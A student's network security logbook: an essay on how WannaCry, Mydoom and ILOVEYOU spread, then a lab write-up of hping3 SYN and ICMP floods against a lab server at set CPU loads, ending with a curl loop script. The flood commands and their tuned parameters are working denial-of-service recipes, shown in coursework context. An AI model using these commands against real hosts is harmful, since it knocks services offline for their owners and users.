Network Security

Logbook of Tasks

Muhammad Irfan Ahmed

Contents

Week 2 – Malware Essay


Introduction

In this task, we were asked to research an example of 3 different types of malware that use network protocols, either in their propagation methods, or in their exploitation of the system. We chose WannaCry, a ransomware virus, MyDoom, a worm, and ILOVEYOU, a trojan. For each, we introduced the virus, and explained how it spread, or propagated, itself onto users systems, and then how it exploited the systems, and how it uses network protocols during this process.

Ransomware – WannaCry/WannaCrypt

Ransomware viruses are pieces of malicious software that gain access to a user's system and encrypt a massive number of files, usually the entire contents of any connected storage devices, and then blackmails the user, asking for a payment in return for the files being decrypted.

One of the most prolific examples of ransomware viruses is a cryptoworm named "WannaCry". This virus surfaced in May 2017 and targeted Windows systems. The virus operated in a similar manner to other cryptolockers; it encrypted files system-wide and demanded a crypto currency payment in order for the files to be decrypted. Its initial infection was reportedly in Asia and was due to a backdoor tool named "DoublePulsar", which was suggested to have been installed on tens of thousands of systems at the time of the virus being spread. In total, WannaCry is estimated to have affected over 300,000 computers across 150 countries (*WannaCry ransomware attack* 2023).




The WannaCry code took advantage of instances of this backdoor and installed itself onto systems with the software installed. It then propagated itself onto other systems through the use of the "EternalBlue" exploit, which takes advantage of Windows' SMB (Server Message Block) protocol on outdated machines, where it exploits how Windows mishandles packets sent from attackers. It allows attackers to send malicious packets to the target server, and the packets will then be shared with any device connected to the network, allowing for easy propagation of malware, in this case WannaCry *(Burdova, 2023)*. The virus then encrypted the users data and jumbles the files making them unreadable. It issued a pop-

up on the system to inform the user they were required to send $300 in bitcoin to a specified address in order to decrypt their files, although there were no reports of users receiving their files back upon payment.

Worm – Mydoom

A computer worm is a type of virus which exploits security flaws, and usually does not infect other systems, however they are most often capable of self replicating and propagating themselves onto other systems without user intervention. They may do things such as steal data, damage files, or even act as remote access tools.



(Radware, What is mydoom malware? *2020)*


Mydoom was a computer worm that affected Windows systems, first surfacing in January 2004. The worm was propagated through email, and became the most widely spread email worm to date. The email originally appeared as a transmission error, with subject lines including “Error”, “Test”, or “Mail Transaction Failed” in various languages. The email contained an attachment which, if executed, resends the worm to e-mail addresses found in local files such as a user’s address book, although it intentionally avoided email addresses from universities such as MIT and Stanford, as well as companies such as Microsoft and Symantec. This is an example of why it was such an advanced virus, as the creator did not want it being discovered and warnings against it being distributed. The virus also spread via the peer-to-peer file sharing service called “KaZaA”, using the FastTrack protocol (Radware, 2023).

The original email had 2 payloads to the virus, the first being a backdoor on port 3127/TCP which allowed remote control of the system, which was done by putting its own version of the SHIMGAPI.DLL file in the system32 directory and launching it as a child process of windows explorer, thus minimising its risk of detection. Its second payload was a denial-of-service attack against the company SCO group, which would have caused infected systems to act as a bot net. However this payload did not function well and it is suggested it only worked for 25% of infected systems (*Worm:W32/Mydoom* 2023).

Trojan – ILOVEYOU

Trojan horse viruses can be described as any virus that disguises itself as an otherwise harmless or legitimate piece of software in order to gain access to a victims system. From this point onwards it may behave similar to any other category of malware, such as ransomware or worms.

ILOVEYOU was a trojan horse virus that affected Windows systems in May 2000. Users of Windows systems began receiving an email, usually with a subject line reading “ILOVEYOU” or something similar, with the contents of the email also occasionally stating the senders love. Attached to the email was vbs file, or visual basic script, which had been obfuscated and the actual file extension had been hidden automatically by Windows, with .txt being placed at the end of the file name to cause the file to masquerade as a text file. This often caused victims to assume the text file was safe, and upon downloading it and opening it the script would be run, infecting the machine. Once it had infected the machine, the virus would overwrite random files, causing widespread damage throughout the machine (Root et al., *Iloveyou: The virus that loved everyone* 2023).



This virus did not use any network protocols to exploit or damage the machine, however it did exploit some vulnerabilities at the time with simple mail transfer protocol, such as the file extensions being hidden. Was it not for this developmental oversight, the virus would not have been as effective as people would have recognised it was a script file. Another way that it exploited SMTP was by automatically sending itself via email to every address found in any address book file found locally on the system. This ease of transfer and then ease of obfuscation once sent, caused the script to be prolifically spread around the internet, and overall infected around 10% of the internet connected computers at the time, and caused an estimated $5.5-8.7 billion in damages worldwide (*Iloveyou* 2023).

Conclusion

In this paper, I have discussed 3 types of malware; ransomware, worms, and trojan horses; and detailed an example of each, explaining how these viruses used network protocols to infect their initial victims, propagate themselves onto further systems, and exploit systems once infected to achieve their various goals.

I first discussed ransomware, a type of malware whose behaviour usually includes encrypting files and blackmailing victims for payments, and looked at the example of WannaCry, a more recent ransomware virus which was prolific enough to have impacted over 300,000 systems and would have stolen millions of dollars in May 2017. Next, I researched Mydoom, which was a computer worm that begun spreading in January 2004, and used email protocols and the FastTrack file sharing protocol on the website KaZaA to propagate itself. The virus enabled remote control of the system by opening a backdoor on a TCP port, thus allowing it to serve as a remote access tool. Lastly, I wrote about ILOVEYOU, a trojan horse virus that began spreading in May 2000, that used a vulnerability in the email software within Window systems, that enabled easy obfuscation of file extensions, to disguise a VBS script as a text file, accompanied by an enticing email suggesting the senders love for the victim. Once downloaded, virus overwrote random files on the infected systems, causing widespread damage.

Having written this report, I have learned a massive amount about all 3 of these types of virus, and I feel far more well equipped to enter the computer and network security industry, as well as continue tackling this module. I have enjoyed researching the SMB protocol exploit used by WannaCry, as well as how Mydoom used the open TCP port 3127 to allow remote access of the system.

References

Burdova, C. (2023) *What is EternalBlue and why is the MS17-010 exploit still relevant?* Available at: https://www.avast.com/c-eternalblue.

Radware (2023) *What is mydoom malware?*, *Radware*. Available at: https://www.radware.com/security/ddos-knowledge-center/ddospedia/mydoom/.

Root, E. *et al.* (2023) *Iloveyou: The virus that loved everyone*, *Daily English UK wwwkasperskycoukblog*. Available at: https://www.kaspersky.co.uk/blog/cybersecurity-history-iloveyou/24777/.

Sinofsky, S. (2021) *060. iloveyou*, *060. ILOVEYOU*. Available at: https://hardcoresoftware.learningbyshipping.com/p/060-iloveyou.

Soare, B. (2022) *WannaCry ransomware explained*, *Heimdal Security Blog*. Available at: https://heimdalsecurity.com/blog/wannacry-ransomware/.

Worm:W32/Mydoom (2021) *F*. Available at: https://www.f-secure.com/v-descs/novarg.shtml.

Iloveyou (2023) *Wikipedia*. Available at: https://en.wikipedia.org/wiki/ILOVEYOU.

WannaCry ransomware attack (2023) *Wikipedia*. Available at: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

Week 3 – Denial of Service (DoS)

Introduction

Within this laboratory we were tasked with carrying out DoS attacks on the given server with IP address 192.168.69.134. In the initial tasks, we became familiar with using ICMP and SYN variations of the ping command to enact a denial-of-service attack. The command configuration allows numerous packets to be sent at such frequency that the bandwidth of the recipient server is entirely used up, and any legitimate traffic is dropped. We also used an executable file called dos_monitor to monitor the network traffic, including the CPU utilization. Our primary task was to use both ICMP and SYN variations of the ping DoS attack such that 40%, 60%, and 85% of the server's CPU is utilized. This involved using a variety of configurations and parameters to vary the strength of the attack and control the CPU utilization of the server.

Initial Tasks

To begin, we connected to the FTP server and used the anonymous credentials to log in. We used the "get" command to download the dos_monitor file and then used "chmod +x" to create an executable, allowing us to run the file.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.69.164 21.
Connected to 192.168.69.164.
220 (vsFTPd 2.3.4)
Name (192.168.69.164:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> get dos_monitor
local: dos_monitor remote: dos_monitor
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dos_monitor (17016 bytes).
226 Transfer complete.
17016 bytes received in 0.00 secs (6.7672 MB/s)
ftp> exit
221 Goodbye.
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x ./dos_monitor
```

We then ran the file to get an idea of what the CPU usage looked like before we began sending packets. The CPU utilization for the server initially hovered at around 0%-5% usage.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./dos_monitor
DDoS Stress Listener...
^[[B^[[B^[[B^[[B^[[BEpoch: 1697019149 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019151 CPU Utilization: 4.76% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019153 CPU Utilization: 4.76% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019156 CPU Utilization: 4.76% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019158 CPU Utilization: 2.50% Network RX: 120 b/s Network TX: 60 b/s
Epoch: 1697019161 CPU Utilization: 2.50% Network RX: 243 b/s Network TX: 0 b/s
Epoch: 1697019163 CPU Utilization: 4.88% Network RX: 60 b/s Network TX: 60 b/s
Epoch: 1697019165 CPU Utilization: 4.88% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019168 CPU Utilization: 2.50% Network RX: 60 b/s Network TX: 0 b/s
Epoch: 1697019170 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019172 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019175 CPU Utilization: 0.00% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019177 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019179 CPU Utilization: 7.14% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019182 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019184 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019186 CPU Utilization: 4.88% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019189 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019191 CPU Utilization: 4.88% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019194 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019196 CPU Utilization: 4.88% Network RX: 0 b/s Network TX: 0 b/s
Epoch: 1697019198 CPU Utilization: 2.50% Network RX: 0 b/s Network TX: 0 b/s
^C

┌──(kali㉿kali)-[~/Desktop]
└─$
```


We then began sending traffic to the target IP address using the hping3 command with a given set of parameters to see what effect it would have on the CPU utilization. We first used the -V flag to use “verbose mode”, which outputs more information regarding the requests being sent, and -S to dictate that it would use SYN mode, which used the TCP protocol to send a SYN, or “synchronize” request to the recipient server, invoking an ACK or “acknowledge” packet in return. While a single one of these requests may not use a significant amount of bandwidth, many of these packets received and then send back at high frequencies can potentially create a denial of service attack. It used the -p flag to send the packets to port 80, which is typically used for HTTP requests and will likely be open for TCP packets. This could be checked prior to starting the attack if one was to send a standalone SYN ping to this address on this port. It also set the interval as u1000000, which represents the amount of time between each SYN request in microseconds. Reducing this number would send packets at a higher frequency, and strengthen the attack. Lastly, the target address is specified, for this scenario it is 192.168.69.134. The command was also run with sudo privileges as in the case of our systems, root privileges are needed to run the command.

The command used: **sudo hping3 –V –S –p 80 –interval u1000000 192.168.69.134**



For the image above the interval was changed and this resulted in 20169 packets to be transmitted resulting in a 72% packet loss. As you can see within the terminal the display of what was happening was displayed and this was being done until it was cancelled using ‘ctrl c’.


The resulting CPU utilisation can be seen below. As you can see, with the amount of traffic being sent the CPU utilisation has dramatically increased, this is because there is a large number of traffic being sent so more CPU utilisation is needed. Seeing that 20169 packets were sent and only 5843 were received, this indicates that 72% of the packets did not reach the target IP or were lost in transit. Such high packet loss could be an indication of network congestion and that the target system cannot handle the packet rate. A high number of packet loss could be an indication of a DoS attack which we attempted to demonstrate here.




SYN Mode:

40%:

To achieve 40% CPU utilization using the SYN variation, we found that we only needed to change the interval parameter. We set it to 6 microseconds, and found that the utilization was consistently hovering from 40%-42%, which we considered to be sufficient evidence that the utilization could be controlled at 40%. 6 microseconds is a significant reduction from the initial 1000000 microseconds, and clearly results in a comparatively far stronger attack.



60%:



In order to achieve 60%, we reduced the interval parameter from 6 to 1 microsecond, and also added a -d parameter to set the file size in bytes, which we set to 95. Reducing the interval to 1 microsecond is likely to be the factor that gave us such an increase in CPU utilisation, as we can also see that the packet loss is now 100%, indicating that the recipient host's network interface is unable to handle even a single packet request, because the incoming packets are too frequent.

85%:

```
Epoch: 1697798068 CPU Utilization: 85.00% Network RX: 50196008 b/s Network TX: 522360 b/s
Epoch: 1697798070 CPU Utilization: 84.21% Network RX: 47287556 b/s Network TX: 492120 b/s
Epoch: 1697798072 CPU Utilization: 85.71% Network RX: 51050760 b/s Network TX: 531240 b/s
Epoch: 1697798074 CPU Utilization: 81.58% Network RX: 45886742 b/s Network TX: 477420 b/s
Epoch: 1697798076 CPU Utilization: 82.50% Network RX: 48554322 b/s Network TX: 505200 b/s
Epoch: 1697798078 CPU Utilization: 82.05% Network RX: 48515414 b/s Network TX: 504840 b/s
Epoch: 1697798081 CPU Utilization: 84.62% Network RX: 47871530 b/s Network TX: 498060 b/s
Epoch: 1697798083 CPU Utilization: 84.62% Network RX: 48490726 b/s Network TX: 504600 b/s
Epoch: 1697798085 CPU Utilization: 85.00% Network RX: 48770042 b/s Network TX: 507480 b/s
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hping3 --flood  -d 5550 -V -S -p 80 192.168.69.134
using eth0, addr: 192.168.69.38, MTU: 1500
HPING 192.168.69.134 (eth0 192.168.69.134): S set, 40 headers + 5550 data bytes
auto-activate fragmentation, fragments size: 1480
hping in flood mode, no replies will be shown
^C
--- 192.168.69.134 hping statistic ---
721735 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Lastly, to achieve 85% utilisation with the SYN version of the command, we found that we needed to make use of the –flood flag, which changed the command to the flood configuration of SYN ping. The flood configuration makes it so that the system sending the packets will ignore any packet responses from the victim system or network, thus allowing more packets to be sent at a higher frequency. We also set the size of the packets as 5550 bytes, which adds more strain to the recipient's connection. This command also resulted in 100% packet loss, which tells us that the recipient's network interface could not send any replies due to the frequency of packets being received.

ICMP Mode:

40%:

```
--- 192.168.69.134 hping statistic ---
168266 packets transmitted, 59795 packets received, 65% packet loss
round-trip min/avg/max = 0.4/5.0/1004.2 ms

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hping3 -V -1 -p 80  --interval u100 -d 5000 192.168.69.134
```

```
Epoch: 1697799511 CPU Utilization: 48.65% Network RX: 14923716 b/s Network TX: 14856534 b/s
Epoch: 1697799513 CPU Utilization: 37.50% Network RX: 14993616 b/s Network TX: 14855932 b/s
Epoch: 1697799515 CPU Utilization: 40.48% Network RX: 16010554 b/s Network TX: 15952146 b/s
Epoch: 1697799517 CPU Utilization: 40.00% Network RX: 16117064 b/s Network TX: 16029306 b/s
Epoch: 1697799519 CPU Utilization: 40.00% Network RX: 16065624 b/s Network TX: 15982408 b/s
Epoch: 1697799521 CPU Utilization: 41.03% Network RX: 15962744 b/s Network TX: 15910392 b/s
Epoch: 1697799524 CPU Utilization: 42.11% Network RX: 14496704 b/s Network TX: 14464928 b/s
```

We now began using the ICMP variation of the command to control the network's CPU utilisation. Switching the command to the ICMP configuration was done with the -1 parameter. This differs from the SYN variation of the command because instead of SYN-ACK packets being sent, ICMP echo requests are sent. These requests still invoke a response from the recipient system, however are usually less effective, primarily because SYN flood attacks fill up the connection table, which causes higher rates of packet loss, and are also more difficult to mitigate as they use TCP packets, which are

harder to distinguish from legitimate traffic. A network can simply block all incoming ICMP requests to mitigate an ICMP attack, however blocking all TCP packets would cut off a huge amount of legitimate traffic.

We also used an interval value of 100 microseconds and a packet size of 5000 bytes. This resulted in a CPU utilisation of roughly 40%, as seen in the image. There was also a packet loss of 65%, however if the interval was lower this would likely have been higher. In our subsequent attacks we use a far lower interval value and this resulted in 100% packet loss.

60%

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hping3 -V -1 -p 80  --interval u1 192.168.69.134
using eth0, addr: 192.168.69.38, MTU: 1500
HPING 192.168.69.134 (eth0 192.168.69.134): icmp mode set, 28 headers + 0 data bytes
^C
--- 192.168.69.134 hping statistic ---
3806222 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

```
Epoch: 1697796565 CPU Utilization: 60.98% Network RX: 1637834 b/s Network TX: 1638070 b/s
Epoch: 1697796567 CPU Utilization: 59.52% Network RX: 2150400 b/s Network TX: 2150474 b/s
Epoch: 1697796569 CPU Utilization: 57.14% Network RX: 2161200 b/s Network TX: 2161154 b/s
Epoch: 1697796572 CPU Utilization: 61.90% Network RX: 2179020 b/s Network TX: 2179034 b/s
Epoch: 1697796574 CPU Utilization: 59.52% Network RX: 2158320 b/s Network TX: 2158260 b/s
Epoch: 1697796576 CPU Utilization: 56.10% Network RX: 2172780 b/s Network TX: 2172988 b/s
Epoch: 1697796578 CPU Utilization: 50.00% Network RX: 2162700 b/s Network TX: 2162802 b/s
Epoch: 1697796580 CPU Utilization: 56.10% Network RX: 2153160 b/s Network TX: 2153414 b/s
Epoch: 1697796583 CPU Utilization: 60.47% Network RX: 2158740 b/s Network TX: 2158740 b/s
Epoch: 1697796585 CPU Utilization: 56.10% Network RX: 2166660 b/s Network TX: 2161020 b/s
Epoch: 1697796587 CPU Utilization: 60.47% Network RX: 2172600 b/s Network TX: 2172928 b/s
Epoch: 1697796589 CPU Utilization: 57.14% Network RX: 2168474 b/s Network TX: 2168414 b/s
Epoch: 1697796592 CPU Utilization: 59.52% Network RX: 2144340 b/s Network TX: 2144474 b/s
```

To achieve 60% CPU utilisation we reduced the interval value to 1 microsecond. This was all that was required, and this configuration of the command resulted in our target usage level as well as 100% packet loss.

85%:

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -V -1 -p 80  --interval u1 -d 1500 192.168.69.134
[sudo] password for kali:
using eth0, addr: 192.168.69.38, MTU: 1500
HPING 192.168.69.134 (eth0 192.168.69.134): icmp mode set, 28 headers + 1500 data bytes
auto-activate fragmentation, fragments size: 1480
```

```
Epoch: 1698060134 CPU Utilization: 87.18% Network RX: 40454282 b/s Network TX: 40444888 b/s
Epoch: 1698060136 CPU Utilization: 85.00% Network RX: 40306200 b/s Network TX: 40276256 b/s
Epoch: 1698060139 CPU Utilization: 85.37% Network RX: 40312442 b/s Network TX: 40236856 b/s
Epoch: 1698060141 CPU Utilization: 87.88% Network RX: 33542008 b/s Network TX: 33529400 b/s
Epoch: 1698060143 CPU Utilization: 87.50% Network RX: 41324296 b/s Network TX: 41365272 b/s
Epoch: 1698060145 CPU Utilization: 85.37% Network RX: 40115504 b/s Network TX: 40085560 b/s
Epoch: 1698060147 CPU Utilization: 86.84% Network RX: 38258976 b/s Network TX: 38243216 b/s
Epoch: 1698060149 CPU Utilization: 82.50% Network RX: 39842856 b/s Network TX: 39831824 b/s
Epoch: 1698060151 CPU Utilization: 87.18% Network RX: 39749932 b/s Network TX: 39727868 b/s
Epoch: 1698060153 CPU Utilization: 85.00% Network RX: 40477984 b/s Network TX: 40457558 b/s
```

Lastly, to achieve 85% CPU utilisation we kept the interval value at 1 microsecond however also made use of the d parameter, setting the packet size to 1500 bytes. With this command configuration we were able to achieve a CPU usage level which hovered around 85% on average. This also resulted in 100% packet loss as the interval was so low.

Bash Script using 'curl':

This script used the "curl", or "Client URL" command to send a request to the web page stored on the 192.168.69.134 server. The website contained a template request for "gimmiticket", giving an example parameter of "malakiday". Using this parameter returns a unique "lucky ticket" string.

```
  GNU nano 5.4                    ddos_script_curl.sh
#!/bin/bash

for i in {1..10}

do
        curl http://192.168.69.134/index.php?gimmiticket=malakiday
done
```

```
┌──(kali㉿kali)-[~/Desktop/scripts]
└─$ ./ddos_script_curl.sh
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
<h1><marquee>Amazing Design Corp.</marquee></h1>
<title>Lucky Ticket Generator</title>
<h1>Your lucky ticket: ef50d642a561dc13ab0161413918eb4d </h1><br>
